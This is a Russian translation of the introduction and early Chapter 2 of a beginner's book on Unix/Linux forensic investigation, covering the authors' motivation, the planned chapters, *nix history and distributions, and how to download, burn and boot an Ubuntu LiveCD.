

**Крис Поуг, Кори Алтейд,
Тодд Хаверкос**

**Криминалистическое исследование
Unix и Linux**



Глава 1

Введение

Содержание этой главы:

- История
- Целевая аудитория
- Рассматриваемые темы
- Темы, не включенные в книгу

История

В 2007 г. я получил степень магистра по специальности «Информационная безопасность» в университете Капелла (Capella University). Учитывая, что моя профессия связана с расследованием компьютерных инцидентов, я решил написать диссертацию по судебному анализу UNIX, так как эта тема относится как к моим рабочим обязанностям, так и к учебному курсу. Одним из моих коллег был Харлэн Карви (Harlan Carvey)¹, и многие могли подумать, что я выберу какую-нибудь тему, связанную с судебным анализом ОС Windows, и попрошу его помочь мне. Но это была моя диссертация, и я хотел сделать что-то, что потребовало бы от меня максимум усилий, поэтому темой письменной работы стал судебный анализ ОС UNIX.

Потратив почти целый день на изучение материала, я понял, что придется значительно сузить первоначальную область исследования. Это нужно было сделать как из-за огромного объема самого понятия «судебная экспертиза UNIX», так и по причине отсутствия книг по этой теме (по меньшей мере, тех, которые я мог бы достать). Мне удалось найти несколько по-настоящему хороших статей и подробных документов таких авторов, как Барри Гранди² (Barry Grundy), Мариуш Бурдах³ (Mariusz Burdach) и Хольт Соренсен⁴ (Holt Sorenson), но полностью отсутствовали источники в книжном виде. Я также обнаружил несколько глав о UNIX в книгах «Защита от вторжений. Расследование компьютерных преступлений» (“Incident Response: Investigating Computer Crime”) Кевина Мандиа (Kevin Mandia) и Криса Просиса (Chris Prosise), «Hacking Exposed: Computer Forensics» Дэвиса (Davis), Филиппа (Philipp) и Коуэна (Cowen), а также в «Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet» Кейси (Casey), но не было ни одной книги, целиком посвященной этой теме.

Во время написания диссертации я не знал точно, сколько существует версий ОС UNIX. Я лично работал с Solaris, AIX, HP-UX, BSD, Tru64 и некоторыми версиями Linux, включая Ubuntu, Fedora Core, Red Hat, Gentoo, SUSE и Knoppix. В настоящее время просто нереально написать книгу, которая бы охватывала все эти версии операционных систем, всевозможные архитектуры и различия в структуре команд. Поэтому в этой книге рассматривается только ядро Linux 2.6.22-14, а все наши примеры будут выполнены с использованием Ubuntu 7.10 Gutsy Gibbon или Fedora Core 8. Но если у вас есть любой опыт работы с UNIX, вы можете либо использовать точную структуру команд, предлагаемую в этой книге, либо вносить в нее небольшие изменения.

Закончив диссертацию, я долго и много думал о недостатке информации, имеющейся в области судебной экспертизы ОС UNIX. Конечно, можно ознакомиться с

¹ Автор нескольких книг по расследованию инцидентов для Windows – примечание переводчика

² <http://www.linuxleo.com/>

³ <http://www.securityfocus.com/infocus/1769>

⁴ <http://www.securityfocus.com/infocus/1679>

технической документацией, подписать на рассылки CFID или НТСИА или стать участником форума SMART, что, безусловно, очень полезно, но всю необходимую информацию придется получать из разных источников. Кроме того, если вы полный «чайник» в этом деле, то, возможно, вы поставите себя в глупое положение, задавая элементарные вопросы, например, об использовании «dd» или способах просмотра внешнего НЖМД в UNIX.

Поэтому я решил, что необходима книга, специально посвященная вопросам судебной экспертизы Linux. Я начал с того, что поинтересовался мнением своих коллег, таких как Харлан (Harlan), Кори Алтейд (Cory Altheide), Todd Haverkos (Todd Haverkos), Сэм Элдер (Sam Elder), Барри Гранди (Barry Grundy), Mariusz Burdach, Энди Роузен (Andy Rosen) и Рик ван Любендер (Rick Van Luvender), о том, какой должна быть эта книга. Получив отличные отзывы от близких друзей и коллег, я приступил к работе над планом. Эта идея так пришла по душе Кори и Тодду, что они решили присоединиться ко мне и внесли свой вклад в создание этой книги, за что я им премного благодарен. Без их помощи я бы не смог закончить эту работу вовремя, а моя работа не была бы такой содержательной.

Целевая аудитория

Из-за широкого распространения ОС Windows около 80% происшествий, с которыми я сталкивался, работая специалистом по расследованию инцидентов, связаны строго с этой операционной системой. Разговаривая с Харланом, Кори и другими сослуживцами из правоохранительных органов, я выяснил, что этот процент практически не изменяется повсеместно. В итоге только 20% расследуемых инцидентов касаются той или иной версии ОС UNIX. Эти лишь приблизительные цифры, и у меня нет фактических данных, чтобы подтвердить их. В зависимости от того, где вы работаете и чем занимаетесь, эти цифры могут изменяться, но мои беседы с судебными экспертами из корпоративных и правоохранительных сообществ подтверждают, что в целом эти цифры точны.

Учитывая тот факт, что вы читаете эту книгу, можно с уверенностью предположить, что вы столкнулись с одним из этих 20% дел, связанных с *nix. Вероятно, у вас мало или совсем нет опыта работы с Linux как с хостовой операционной системой или как части судебного расследования. Без паники, эта книга для вас!

Однако также возможно, что вы знакомы с разными версиями UNIX, расследовали несколько подобных дел и хотите получить дополнительные знания, чтобы улучшить свои профессиональные навыки. В таком случае, вы также найдете нужную для себя информацию в этой книге и, возможно, сразу захотите перейти к главе 5 «Десять самых популярных хакерских инструментов» или главе 6 «Файловая система /proc».

Рассматриваемые темы

Если у вас есть хотя бы небольшой опыт работы с Linux, то вы знаете, что для выполнения одной и той же задачи существует много команд. Как говорится в девизе Perl, популярного языка сценариев с долгой историей в *nix: «Есть несколько способов сделать это». Существует возможность, что два разных человека будут выполнять одну и ту же задачу разными способами и, тем не менее, получат одинаковый результат. В нашей книге для выполнения рассматриваемых задач мы использовали те способы, которые с нашей точки зрения являются самыми быстрыми и легкими. Вполне возможно, что вы найдете еще лучший способ для решения той же задачи; в таком случае, используйте его и не забудьте рассказать нам о нем, чтобы мы включили его в следующее издание этой книги.

Во второй главе этой книги вы узнаете о самых распространенных файловых системах для ОС Linux, о том, как конфигурировать структуру накопителя и как операционная система взаимодействует с ядром (на высоком уровне). Сюда входят следующие темы:

- Дистрибутивы Linux
- Начальная загрузка Linux
- Оболочка
- Накопители и устройства в Linux
- Организация и пути файловой системы
- Форматы файловой системы
- Журналы регистрации событий
- Демоны

В третьей главе этой книги вы узнаете, как клонировать энергозависимые и постоянные данные из Linux, используя ОС Linux для судебных экспертов. Сюда входят следующие темы:

- Подключение к целевому компьютеру
- Определение местонахождения внешнего НЖМД, на который будет сохранен образ
- Монтирование внешнего НЖМД, на который будет сохранен образ
- Сбор энергозависимых данных
- Создание судебного образа с помощью команды «dd»
- Проверка данных, используя алгоритм хэширования MD5
- Сохранение данных в соответствии со стандартами криминалистики

В четвертой главе этой книги вы узнаете, как анализировать клонированные данные. Сюда входит анализ:

- пользователей, которые вошли в систему;
- запущенных процессов;
- открытых портов, а также адресов, на которые передаются и с которых принимаются данные;
- открытых программ обработки файлов;
- открытых перехватчиков TCP-пакетов;
- результатов поиска по ключевым словам.

В пятой главе этой книги вы узнаете о десяти инструментах, чаще всего используемых для взлома операционной системы Linux, которая выступает либо как точка запуска атаки, либо как объект атаки. Вы также узнаете, как ведут себя эти инструменты после установки, как они используются и какие артефакты оставляют после себя. Вот эти 10 самых популярных хакерских инструментов:

- nmap;
- nessus;
- netcat;
- nikto;
- Kismet;
- wireshark;
- metasploit;
- paros;
- hping2;
- ettercap.

В шестой главе этой книги вы узнаете о файловой системе «/proc» и о том, какие данные необходимо получить из нее перед выключением питания компьютера. Сюда входит:

- информация о накопителях и разделах;
- символы ядра;
- копия физической памяти;
- все модули ядра;
- множество информации о запущенных процессах.

В седьмой главе этой книги вы узнаете о различных типах файлов, которые следует проанализировать, и о способах их анализа. Эти файлы включают в себя:

- файлы конфигурации системы и безопасности;
- скрипты Init и скрипты уровней запуска (rc);
- задачи Cron;
- скрытые файлы и скрытые места;
- другие файлы, представляющие интерес для эксперта.

В восьмой главе этой книги вы узнаете о вредоносных программах, существующих для Linux, и о типах сигнатур, по которым их можно определить. Сюда входят следующие темы:

- Вирусы
- Черви
- Трояны
- Средства флуд-атак

Темы, не включенные в книгу

Очевидно, что имея ограниченное число страниц в этой книге и практически неисчерпаемый запас информации. Нам пришлось выбрать только те темы, которые по нашему мнению лучше всего реализовывают идею настоящей книги начального уровня. Учитывая этот факт, мы понимаем, что вы, возможно, хотели бы увидеть более подробное объяснение некоторых вопросов или прочитать о темах, которые не были освещены в той книге. В таком случае сообщите нам об этом! Мы хотим, чтобы наша следующая книга включала не только более сложные судебные понятия, касающиеся Linux, но и темы, которые важны с вашей точки зрения.

Тема о загружаемых модулях ядра была частью первоначального плана, но как только мы начали работу над ней, стало ясно, что в результате мы получим перенасыщенную техническими подробностями главу, которая не попадает под формат этой книги. Поэтому мы убрали эту тему из данной книги, но надеемся, что включим ее в следующее издание.

Тему об анализе памяти также пришлось вырезать из-за ее сложности. Я изучал статьи Мариуша Бурдаха^{5,6} и разговаривал с ним, чтобы узнать, как лучше изложить эту тему. Несмотря на то, что мы, вероятно, смогли бы объяснить данный вопрос на достаточно высоком уровне, нам бы не удалось написать эту главу, не снабдив ее дополнительной информацией.

Хотя мы рассмотрели в пятой главе десять самых распространенных хакерских инструментов, нам известно много дополнительных методов и сведений по обнаружению сигнатур атак, но мы не смогли включить их в первое издание книги. Сначала мы хотели

⁵ <http://www.securityfocus.com/infocus/1769>

⁶ <http://www.securityfocus.com/infocus/1773>

выполнить несколько стандартных атак в нашей лаборатории, зафиксировать изменения, вызванные этими атаками, а затем показать читателю, что было сделано, как и какие артефакты были оставлены после этих операций. Например, как фиксируются случаи переполнения буфера в журналах регистрации событий? Как определить, что хост-компьютер удаленно использовался третьими лицами для сканирования других компьютеров в сети? Как определить, как выглядело удаленное подключение к оболочке и откуда оно выполнялось? Это те типы вопросов, на которые мы хотели ответить, но были ограничены временем и объемом книги. Наша цель – предоставить этот материал в новом издании книги, поэтому следите за нашими публикациями!

Используя эту книгу как руководство, эксперт с небольшим опытом работы в ОС Linux сможет подключиться к компьютеру, работающему под управлением этой операционной системы, клонировать энергозависимые и постоянные данные, а также выполнить всесторонний судебный анализ этих данных. Несмотря на то, что эта книга не претендует на звание всеохватывающей, она, тем не менее, содержит достаточно ценной информации, чтобы повысить уровень знаний читателя.

Мы искренне желаем, чтобы эта книга оказалась полезной читателю и помогла ему захотеть узнать еще больше о судебной экспертизе Linux. Нашей целью было предоставить сообществу судебных экспертов книгу начального уровня, которая объясняет различные вопросы, касающиеся экспертизы Linux, так, чтобы они были понятны даже начинающему эксперту, а кроме того показать новые методы работы более опытным специалистам. Если вы считаете себя профессионалом, возможно, эта книга вам не подойдет. При условии, что мы продадим достаточно количество копий этого издания, в нашей следующей книге, если издатели позволят нам написать ее, будут рассматриваться методы судебной экспертизы на продвинутом уровне.

Мы надеемся, что вы получите такое же удовольствие от чтения книги, которое получали мы во время работы над ней. Без колебаний обращайтесь к нам, если у вас есть комментарии или вопросы касательно этой книги.

Глава 2

Основные понятия об ОС Unix

Содержание этой главы:

- Unix, UNIX, Linux и *nix
- Основные положения модели безопасности Linux
- Структура файловой системы *nix
- Файловые системы

Ü Краткое изложение

Введение

«И что, черт побери, мне с этим делать?»

Возможно, именно этот вопрос крутится у вас в голове, когда вам на экспертизу приносят компьютер на базе *nix. Не расстраивайтесь. Мы сами были на вашем месте, а также видели лица коллег, которые впервые столкнулись с незнакомой вычислительной системой. Для большинства специалистов, чей первый и иногда единственный опыт работы родом из мира Microsoft Windows, перспектива использования или исследования компьютера с ОС Unix или Unix-подобной операционной системой выглядит чрезвычайно пугающей.

Цель этой главы – помочь вам без промедления взяться за дело и преодолеть страх перед миром, находящимся за пределами ОС Windows. Мы начнем знакомство с миром Unix, выполнив начальную загрузку ОС Linux на вашем ПК, а затем рассмотрим некоторые возможности Linux, которые характерны для большинства Unix-подобных систем. Для удобства мы будем опираться на те факты, которые вам известны об ОС Windows, а также рассмотрим сходства и различия в работе операционных систем Unix и Windows.

Все приведенные в книге примеры касаются ОС Linux, а точнее Ubuntu Linux, но все понятия, как и почти все команды и методы работы, применимы ко всем Unix-подобным операционным системам, с которыми вам придется иметь дело. Тщательно изучив темы этой главы, вы сможете использовать бесплатные инструменты Linux, подходящие для судебной экспертизы, и получите знания, необходимые для лучшего анализа таких систем, как Linux или *nix.

Unix, UNIX, Linux и *nix

Вероятно, вы обратили внимание на набор родственных терминов как в этой главе, так и во всей книге. Все они встречаются при обсуждении большой семьи операционных систем, известных как «Unix и Unix-подобные операционные системы».

Это мир и тип мышления, которые полностью отличаются от определения Windows, контролируемого корпорацией Microsoft. Вместо одного производителя, самостоятельно устанавливающего стандарты и правила, в мире *nix существует возможность выбора.

Проблема заключается в том, что UNIX® – торговая марка и стандарт, которыми управляет по доверенности консорциум The Open Group⁷. С другой стороны, «Unix» – это название, не защищенное товарным знаком, которое чаще всего используется для обозначения операционных систем, следующих определенным принципам проектирования. Linux – это очень популярная бесплатная UNIX-подобная операционная система, спроектированная согласно философии Unix, но фактически не являющаяся UNIX-совместимой реализацией этой философии. *nix имеет очень богатую и насыщенную историю, которая запутана до такой степени, что мы не можем оценивать ее сейчас. Полезно ознакомиться с наследием версий System V и BSD, чтобы понимать, почему команды не всегда используют одни и те же параметры и опции (ps -ef и ps -aux). Если вы хотите посмотреть генеалогическое дерево версий *nix, потратьте несколько минут на изучение диаграмм на сайте www.levenez.com/unix/ и попробуйте найти ОС Linux.

Несмотря на то, что от всех этих различий у вас может разболеться голова, есть и хорошая новость, которая заключается в том, что этот перечень названий не так важен в вашей повседневной работе, хотя знакомство с историей версий, конечно, может оказаться полезным. Для того чтобы разобраться в этих особенностях, мы будем следовать примеру других авторов и во избежание путаницы в названиях и товарных знаках будем называть все ОС Unix и ее родственников как «*nix».

Следующая приятная новость заключается в том, что получив базовые навыки работы с Linux, вы приобретаете пропуск в мир большого количества коммерческих и бесплатных реализаций *nix. Знание ОС Linux и ее терминологии помогут вам свободно работать в операционных системах *nix, перечисленных ниже. Возможно, вы слышали о некоторых из них или даже имели опыт работы с ними. Приблизительный список операционных систем *nix, которые вы можете встретить в своей практике, включает в себя:

- ОС Linux, доступную в виде множества дистрибутивов.
- Apple OS X. Мало кто знает, что, несмотря на приятный графический интерфейс, она основана на UNIX-подобной системе FreeBSD. Запустите приложение «Терминал» (“Terminal”) из папки «Утилиты» (“Utilities”) и воспользуйтесь всеми преимуществами Unix.
- Solaris от компании Sun Microsystems.
- HP-UX от компании Hewlett-Packard.
- AIX – версия Unix от IBM.
- Tru64, права на которую принадлежат Hewlett-Packard. Раньше эта ОС была собственностью компании Compaq, а еще раньше – DEC и называлась Digital Unix.
- FreeBSD, OpenBSD – свободно распространяемые версии *nix с открытым исходным кодом, доставшиеся в наследство от Калифорнийского университета в Беркли.

И, для исторической перспективы, все еще живы и здоровы операционные системы предыдущего поколения:

- UNIX System V (“System 5”), также известная под именем SVR5, от компании AT&T. Позднее эта версия стала называться SCO UnixWare.
- Дистрибутив BSD UNIX, существующий в нескольких версиях.

Несмотря на кажущуюся сложность командной оболочки, со временем вы привыкните к ней и полюбите ее и ее элегантный дизайн. Мы постараемся, чтобы по мере знакомства с *nix, вам так же понравилась эта книга.

⁷ www.unix.org/what_is_unix.html

Дистрибутивы Linux

Так же, как и в обсуждении *nix, где фигурировало несколько названий операционных систем, сама Linux, хорошо это или плохо, предлагает богатый выбор дистрибутивов. Linux доступна в виде различных версий, выраждающих широкое многообразие людей, работающих в этой операционной системе и использующих ее открытый исходный код, чтобы модифицировать и создать Linux, которая решает задачи по-своему.

Наиболее распространенные дистрибутивы Linux включают в себя: Ubuntu Linux (наш выбор для этой книги), Red Hat Enterprise Linux (RHEL), Fedora, SUSE Linux Enterprise (Novell), OpenSUSE, Gentoo, Debian, Mandriva и 300 других версий. Вас, безусловно, удивит количество свободно распространяемых дистрибутивов с открытым исходным кодом, с которыми можно ознакомиться на сайте <http://distrowatch.com/>.


Все дистрибутивы содержат ядро Linux и приглашение на ввод команд. Отличия заключаются в том, какое программное обеспечение включается в стандартную установку, как добавляются программные пакеты в систему, какой менеджер окон, определяющий графический интерфейс пользователя, используется по умолчанию, а также как часто появляются стабильные обновления.

Судебному эксперту нужно знать, что существуют различные версии Linux и что месторасположение программ, журналов регистрации и файлов конфигурации меняется от одного дистрибутива к другому. Лозунг «Есть несколько способов сделать это» живет и здравствует в Linux.

Где взять Linux

Пришло время начать работу! Не стоит впадать в ступор от разнообразия дистрибутивов; все, что нам нужно – это версия Ubuntu Linux. Популярность Ubuntu обусловлена одним из самых легких процессов установки, а также тем, что ее инсталляционный компакт-диск является так называемым загрузочным диском (LiveCD), то есть вам даже не нужно устанавливать дистрибутив на свой ПК, чтобы испытать его в работе. Вся операционная система может быть загружена с компакт-диска, и вам не нужно беспокоиться о том, что при этом будет затронута ОС Windows, установленная на НЖМД.

Итак, перейдите на сайт <http://ubuntu.com/>, а затем в раздел загрузок Linux. По адресу <http://www.ubuntu.com/getubuntu/downloadmirrors> (на момент написания этой книги) находится список сайтов, с которых можно бесплатно загрузить последнюю версию Ubuntu Linux. Если пропускная способность вашего интернет-канала ограничена, можно бесплатно получить Ubuntu на CD- или DVD-носителе (время доставки – до 10 недель). В загрузке дистрибутива нет ничего сложного. На илл. 2.1 показана страница загрузки Ubuntu, где по умолчанию выбран дистрибутив Desktop Edition и последняя стабильная версия (в данном случае – 7.10, известная как Ubuntu Gutsy Gibbon).



Илл. 2.1. Страница загрузки Ubuntu – принимаем опции, выбранные по умолчанию.

Файл дистрибутива загружается в формате .iso. ISO-файлы – это образы дисков. Неопытные пользователи допускают ошибку, когда пытаются записать на компакт-диск данных сам файл с расширением .iso, щелкнув по нему правой кнопкой мыши и отправив его на дисковод CD-ROM, а потом надеются, что образ вдруг превратится в загрузочный компакт-диск. Этот номер не пройдет! ISO-образы – это образы целого диска и их нужно записывать при помощи специальных программ.

Если на вашем компьютере установлено программное обеспечение для записи компакт-дисков, то все выполняется очень просто. Например, компьютеры IBM/Lenovo серии Thinkpad часто поставляются с программой Sonic RecordNow, в которой есть функция записи диска из образа. Похожие функциональные возможности есть в OEM-версиях программ EZ Media Creator и Nero Burning ROM. В Nero эта функция может называться «Записать образ на диск» (“Burn Image”). (См. илл. 2.2.)



Илл. 2.2. Пример OEM-версии программы IBM RecordNow с функцией записи образа на компакт-диск (“Burn Image”).


Не волнуйтесь, если у вас нет OEM-версии программы для записи компакт-дисков. С сайта <http://isorecorder.alexfeinman.com/isorecorder.htm> можно загрузить копию программы ISO Recorder Power Toy.

Начальная загрузка Ubuntu Linux с диска LiveCD

Правильно записав образ ISO, вставьте компакт-диск в дисковод CD-ROM и перезагрузите компьютер.

Если после этого снова загрузилась ОС Windows, то, вероятно, в базовой системе ввода-вывода (BIOS) вашего компьютера в порядке загрузки для НЖМД установлен более высокий приоритет, чем для дисковода CD-ROM. Это можно исправить путем быстрой настройки параметров BIOS. Во время начальной загрузки компьютера на экране обычно указана клавиша, например, F2, DEL или другая, нажав которую можно перейти в меню настройки BIOS. В опциях начальной загрузки (“Boot”) необходимо изменить порядок, в котором компьютер выполняет опрос загрузочных носителей. На экране прочитайте инструкции по изменению порядка загрузки (для Phoenix BIOS используйте клавишу «стрелка вправо», чтобы перейти к меню начальной загрузки (“Boot”) и клавишу «стрелка

вниз», чтобы выбрать привод для компакт-дисков (“CD-ROM Drive”), а затем одновременно нажмите клавиши «Shift» и «1»). Ниже показан пример очередности начальной загрузки, при которой Ubuntu LiveCD будет загружаться перед ОС Windows, установленной на НЖМД (см. илл. 2.3).



Илл. 2.3. Изменение порядка накопителей в BIOS для того, чтобы начальная загрузка выполнялась с компакт-диска, а не с НЖМД.

Если вы записали на компакт диск файл ISO как образ, а не как обычный файл данных, и установили привод CD-ROM первым загрузочным устройством, то на экране появится заставка с опциями загрузки Ubuntu (см. илл. 2.4).



Илл. 2.4. Опции начальной загрузки Ubuntu.

Примите параметры по умолчанию и нажмите клавишу «Enter», чтобы запустить Ubuntu. Начало работы с графической заставки – это не совсем в стиле Linux, поэтому нажмите клавиши Alt-F1. Вы увидите мелькающие сообщения консоли, которые подробно рассказывают, что происходит во время начальной загрузки (см. илл. 2.5).

```
* Loading kernel modules... [ OK ]
* Loading manual drivers...
* Checking file systems...
fsck 1.40.2 (12-Jul-2007)

* Mounting local filesystems... [ OK ]
* Activating swapfile swap... [ OK ]
* Checking minimum space in /tmp... [ OK ]
* Configuring network interfaces... [ OK ]
* Setting up console font and keymap... [ OK ]

Linux ubuntu 2.6.22-14-generic #1 SMP Sun Oct 14 23:05:12 GMT 2007 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

* Loading ACPI modules...
ubuntu@ubuntu:~$ [ OK ]
* Starting ACPI services... [ OK ]
```

Илл. 2.5. Нажмите Alt-F1 во время начальной загрузки, чтобы увидеть сообщения консоли.

После того, как мы выполним все действия, Ubuntu без запроса пароля переместит нас в менеджер окон Gnome (см. илл. 2.6).



Илл. 2.6. Рабочий стол по умолчанию в ОС Ubuntu 7.10.

На этом этапе вы можете ознакомиться с интерфейсом рабочего стола и попробовать запустить некоторые из предварительно установленных программ.

Возможно, вы обратили внимание, что сообщения консоли информировали нас о том, что Ubuntu определяет аппаратные средства и запускает сервер X11, чтобы мы могли перейти из мира текстовых сообщений командной строки в оконный менеджер Gnome.

Идея X11 и менеджера окон также является отступлением от правил ОС Windows. В Windows графическая подсистема тесно связана с операционной системой, и для того чтобы загрузиться непосредственно в командную строку DOS, нужно выполнить определенное количество операций. В *nix начальная загрузка с использованием приглашения на вход в систему (login:) существует до сих пор, однако Ubuntu Linux скрывает это 99% времени. Графический и оконный интерфейс в *nix – это дополнение к основным функциональным возможностям операционной системы. X11 обеспечивает основы для работы с растровой графикой и предоставляет интерфейс прикладного программирования (API) для создания окон и взаимодействия с мышью. С другой стороны, менеджер окон работает «поверх» X11 и является источником для графического интерфейса рабочего стола, меню для запуска программ, внешнего вида кнопок закрытия окон и внешнего вида границ окон, для команд, доступных после щелчка правой кнопкой мыши по рабочей области и тому подобных вещей.

